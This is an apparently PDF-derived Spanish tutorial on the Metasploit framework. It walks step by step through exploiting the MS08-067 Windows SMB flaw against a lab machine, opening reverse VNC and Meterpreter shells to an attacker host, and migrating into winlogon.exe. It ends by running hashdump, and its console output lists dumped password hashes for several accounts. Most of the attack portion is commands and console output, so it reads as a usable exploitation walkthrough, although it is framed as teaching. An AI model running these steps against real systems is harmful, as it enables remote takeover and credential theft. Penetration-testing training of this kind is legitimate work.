msf exploit(ms08_067_netapi) > back
msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
exit          Exit the console
help          Help menu
info          Displays information about one or more module
irb           Drop into irb scripting mode
jobs          Displays and manages jobs
kill          Kill a job
load          Load a framework plugin
loadpath      Searches for and loads modules from a path
makerc        Save commands entered since start to a file
popm          Pops the latest module off of the module stack and makes it active
previous      Sets the previously loaded module as the current module
pushm         Pushes the active or list of modules onto the module stack
quit          Exit the console
reload        Reloads all modules from all defined module paths
resource      Run the commands stored in a file
route         Route traffic through a session
save          Saves the active datastores
search        Searches module names and descriptions
sessions      Dump session listings and display information about sessions
set           Sets a variable to a value
setg          Sets a global variable to a value
show          Displays modules of a given type, or all modules
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
```

MSF > Workspace

En más de una ocasión realizaremos proyectos diferentes con lo que tendremos que diferenciar a que proyectos pertenecen los hosts, con workspace crearemos nuestros espacios de trabajos.

workspace	Lista los espacios de trabajo
workspace [name]	Cambia al espacio de trabajo seleccionado
workspace -a [name] ...	Añade un espacio de trabajo
workspace -d [name] ...	Borra un espacio de trabajo
workspace -r <old> <new>	Renombra un espacio de trabajo
workspace -h	Muestra información

Para mostrar su utilidad podemos crear dos workspaces diferentes y escanear un host en cada workspace y observar su comportamiento.

Workspace –a primero
Workspace –a segundo

Workspace primero
Nmap 192.168.1.80

Host

Workspace segundo
Nmap 192.168.1.81

Host


Comprobaremos que cada host estará asignado al workspace que en su momento este activo.

Para borrar los host de la base de datos podemos ejecutar el siguiente comando

Hosts –d dirección ip o con * borraremos todos los hosts definidos en el workspace


Armitage

Armitage es un entorno gráfico creado para metasploit, donde visualiza los equipos, exploits, payloads a usar gráficamente. Esta incluido en la última versión 4.2 de metasploit con lo cual para acceder solo le damos doble clic al icono.



Esta creado para los practicantes en seguridad que entienden la filosofía de metasploit pero no lo usan a diario..


Si quieres conocer más sobre esta herramienta aquí está el enlace del proyecto:
<http://www.fastandeasyhacking.com/>




Armitage es multiplataforma i requiere de:

Java 1.6.0+

Metasploit 4.0+




Ejecutaremos Armitage y nos conectaremos a la interfaz del programa, el cual no deja de ser un interfaz grafico de los comandos de metasploit.




Entorno de Armitage

Para la práctica volveremos a seleccionar el exploit ms08_067_netapi para ver las peculiaridades de cada conexión.

Configuraremos y ejecutaremos el exploit pulsando en Launch



Devolverá una sesión remota de meterpreter



Obtención de credenciales en Armitage

Funcionalidades de Metasploit

❖ Funcionalidades

Para comprender mejor el funcionamiento de metasploit realizaremos un ejemplo donde seleccionaremos un exploit i lo ejecutaremos con dos payloads diferentes para ver sus distintas características

El exploit que he seleccionado es el **ms08_067_netapi** donde os pongo un fragmento obtenido de la base de datos de securityfocus sitio web dedicado a la publicación de vulnerabilidades y donde guardan una base de datos actualizada.

"Microsoft Windows is prone to a remote code-execution vulnerability that affects RPC (Remote Procedure Call) handling in the Server service.

An attacker could exploit this issue to execute arbitrary code with SYSTEM-level privileges. Successful exploits will result in the complete compromise of vulnerable computers. This issue may be prone to widespread automated exploits.

Attackers require authenticated access on Windows Vista and Server 2008 platforms to exploit this issue.

This vulnerability affects Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008. "

Empezaremos buscando el exploit que nos interesa utilizando los comandos comentados anteriormente.

Msf> search netapi

La consola nos devuelve cuatro exploits disponibles, en este ejemplo haremos uso del cuarto, los seleccionaremos de la siguiente manera:

Msf> use Windows/smb/ms08_067_netapi

Como datos adicionales también consultaremos la información referente al exploit seleccionado.

Msf > info Windows/smb/ms08_067_netapi

```

bash
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.80         yes       The target address
  RPORT     445                 yes       Set the SMB service port
  SMBPIPE   BROWSER             yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 400
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
  http://www.osvdb.org/49243
  http://www.microsoft.com/technet/security/bulletin/MS08-067.msp
  NEXPOSE (dcerpc-ms-netapi-netpathcanonicalize-dos)

msf >

```

Información de un exploit

Con show options consultaremos las posibles parámetros a configurar que tiene el exploit, en este caso permite indicar el equipo remoto a acceder con la variable RHOST, también nos muestra las opciones requeridas.

Seleccionaremos el parámetro con:

Msf>set RHOST 192.168.1.80

Seguidamente seleccionaremos el payload a utilizar:

El primer ejemplo de payload que mostraré es Vncinject/reverse_tcp el cual nos devolverá un escritorio remoto con conexión inversa de la pc_victima.


Msf> Set payload Windows/vncinject/reverse_tcp

Con show options seleccionaremos las opciones del payload que en este caso será lhost para indicar la maquina del equipo atacante, ya que le estamos indicando al payload que haga una conexión inversa, quiere decir que será la victima quien se conecte al atacante.

Msf> set lhost 192.168.1.59

Ahora ya está configurado el exploit para ser lanzado.

Msf>exploit



Shell remota por VNCInject

Nos devuelve una consola remota y una Shell, esta Shell puede ser un problema por lo que tenemos la posibilidad de desactivarla antes de lanzar el exploit con el siguiente comando:

Msf> Show advanced

Msf>set DisableCourtesyShell true

Si volvemos a ejecutar el exploit ya no saldrá la Shell, Cuando puede ser necesaria esta opción?, pues cuando la sesión remota esta bloqueada, es entonces cuando con la consola podemos acceder al explorador ejecutando el proceso del explorador de Windows:


Explorer.exe

El siguiente payload que usaremos será meterpreter el cual nos permite cargar diversos plug-ins de ataque que mostraremos a continuación, algunos de ellos son sniffer, keylogger, webcam..... Todos ellos los detallaremos más a fondo más adelante.

Seleccionaremos el payload

Msf>set payload Windows/meterpreter/reverse_tcp

Seleccionaremos el lhost y ejecutaremos el exploit:



Ejecución de un exploit

Nos indica que se ha abierto una sesión remota

Si queremos ver las sesiones creadas

```
MSF > sessions -l
```

Si queremos seleccionar una sesión en concreto:

```
MSF > sessions -i <número sesión
```

Cuando estemos conectados a la sesión de meterpreter estudiaremos una serie de comandos y scripts los cuales mostraremos un breve resumen a continuación, resaltar que con el comando help se mostraran todos los comandos disponibles.

```
MSF > background
```

Permite ejecutar meterpreter en segundo plano.

Meterpreter

❖ Meterpreter

Meterpreter es una familia de plugins avanzados de los mismos creadores del Metasploit Framework, que se utiliza sobre sistemas comprometidos y tienen como característica fundamental que todo es cargado en la memoria del sistema sin crear ningún proceso adicional ni dejar rastros, permitiendo incluso la inyección dinámica de dll's o la migración entre procesos del interprete. Los comandos más usados que podemos utilizar los siguientes:

```
MSF > ps
```

Muestra los procesos activos en la maquina remota

```
MSF > sysinfo
```

Nos indica el nombre de la maquina y el sistema operativo, así como el idioma de la maquina remota.

```
MSF > getuid
```

Nos indica con que privilegios corre la sesión de la consola

```
MSF > getpid
```


Nos indica el pid del proceso al que estamos conectados

```
MSF > migrate
```

Cuando se ha ejecutado un exploit que afecta a una vulnerabilidad en el software si remotamente cerramos el proceso al que estamos conectados, se perderá la conexión, para evitar esto meterpreter nos permite migrar procesos para así evitar la pérdida de conexión.

MSF > idletime

Muestra el tiempo de inactividad del usuario remoto




```
bash
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1034) at 2010-1
meterpreter >
meterpreter > idletime
User has been idle for: 1 min 26 secs
meterpreter >
```

Tiempo inactivo del usuario

MSF > getwd


Muestra el directorio remoto donde estamos



```
Development - Metasploit Console
File Edit View Help
meterpreter > getwd
C:\WINDOWS\system32
meterpreter >
```

MSF > getlwd

Muestra el directorio local



```
Development - Metasploit Console
File Edit View Help
meterpreter > getlwd
C:/metasploit/msf3
meterpreter >
```

HashDump

Ntlm (NT Lan Manager) es un algoritmo basado en MD4 el cual es utilizado por los sistemas Windows como método de autenticación. Este utiliza un Challenge de 8 bytes que intercambia entre cliente y servidor, este protocolo es vulnerable a diversos ataques ya que No es necesario descifrar una contraseña sino que podemos iniciar sesión capturando el hash que se genera en la negociación del protocolo.

Las contraseñas en Windows se almacenan en un fichero llamado SAM en el directorio %windir%\system32\config el cual las guarda cifradas con una función hash unidireccional lo que indica que funciona en un solo sentido y que a partir del hash no hay retorno, no se puede descifrar la contraseña.


La estructura del fichero SAM consta de la cuenta de usuario , mas el sid, identificador que nos señala que privilegios tiene la cuenta, y las dos versiones hash del sistema Windows, la primera de ellas y la mas fácil de descifrar es Lan Manager disponible para las versiones win9x, Windows xp/vista, el hash de lanman se calcula partiendo en dos partes de siete caracteres cada una y en mayúsculas la contraseña, la segunda parte corresponde a las versiones de NT, XP, VISTA y 2000x es NTLM i NTLM v2.

Lo primero que tenemos que obtener es el hash el cual nos lo proporciona el plugin hashdump .

Cuando tenemos el Shell meterpreter ejecutamos lo siguiente:

```
Meterpreter >run hashdump
```


Puede darse el caso que al ejecutar el plugin del siguiente error



```
Development - Metasploit Console
File Edit View Help
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf235e29cd92b77df5c4947f0ca56713...
[*] Obtaining the user list and keys...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_query_value: Operation failed: The handle is invalid.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
meterpreter >
```

Lo cual nos indica que debemos migrar el proceso a un contexto de usuario del sistema para obtener los hash.

Comprobamos que al proceso de winlogon.exe le corresponde el PID 520, migraremos nuestro meterpreter a ese proceso:




```

Development - Metasploit Console
File Edit View Help
1800 fcdm.exe x86 0 VICTIMA\Administrador
1812 softinfo.exe x86 0 VICTIMA\Administrador
1860 win_32.exe x86 0 VICTIMA\Administrador
1996 alg.exe x86 0 NT AUTHORITY\SERVICIO LOCAL

meterpreter > migrate 520
[*] Migrating to 520...
[*] Migration completed successfully.
meterpreter >
    
```

Y volveremos a ejecutar el plugin hashdump.



```

Development - Metasploit Console
File Edit View Help
[*] Migrating to 520...
[*] Migration completed successfully.
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf235e29cd92b77df5c4947f0ca56713...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089e0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089e0:::
Asistente de ayuda:1000:740db1a16b38ef101f7850c6ae8b1c38:cadf711769181e508e24f5faefe0fdf1:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8ae2b84a340fd90466b65ebdd10655cb:::
mbasa:1007:5bbce514db4f1a51aad3b435b51404ee:3e6951918ced6a6f1ab0f2ccc565d0a3:::
berna:1008:ccd84e2ff20030caaad3b435b51404ee:d9528dca96a42889a2963d70b4ab23ff:::
berna2:1009:aad3b435b51404eeaad3b435b51404ee:19619ef407ea4ac67704860dd3443c46:::

meterpreter >
    
```


Ejecución de hashdump

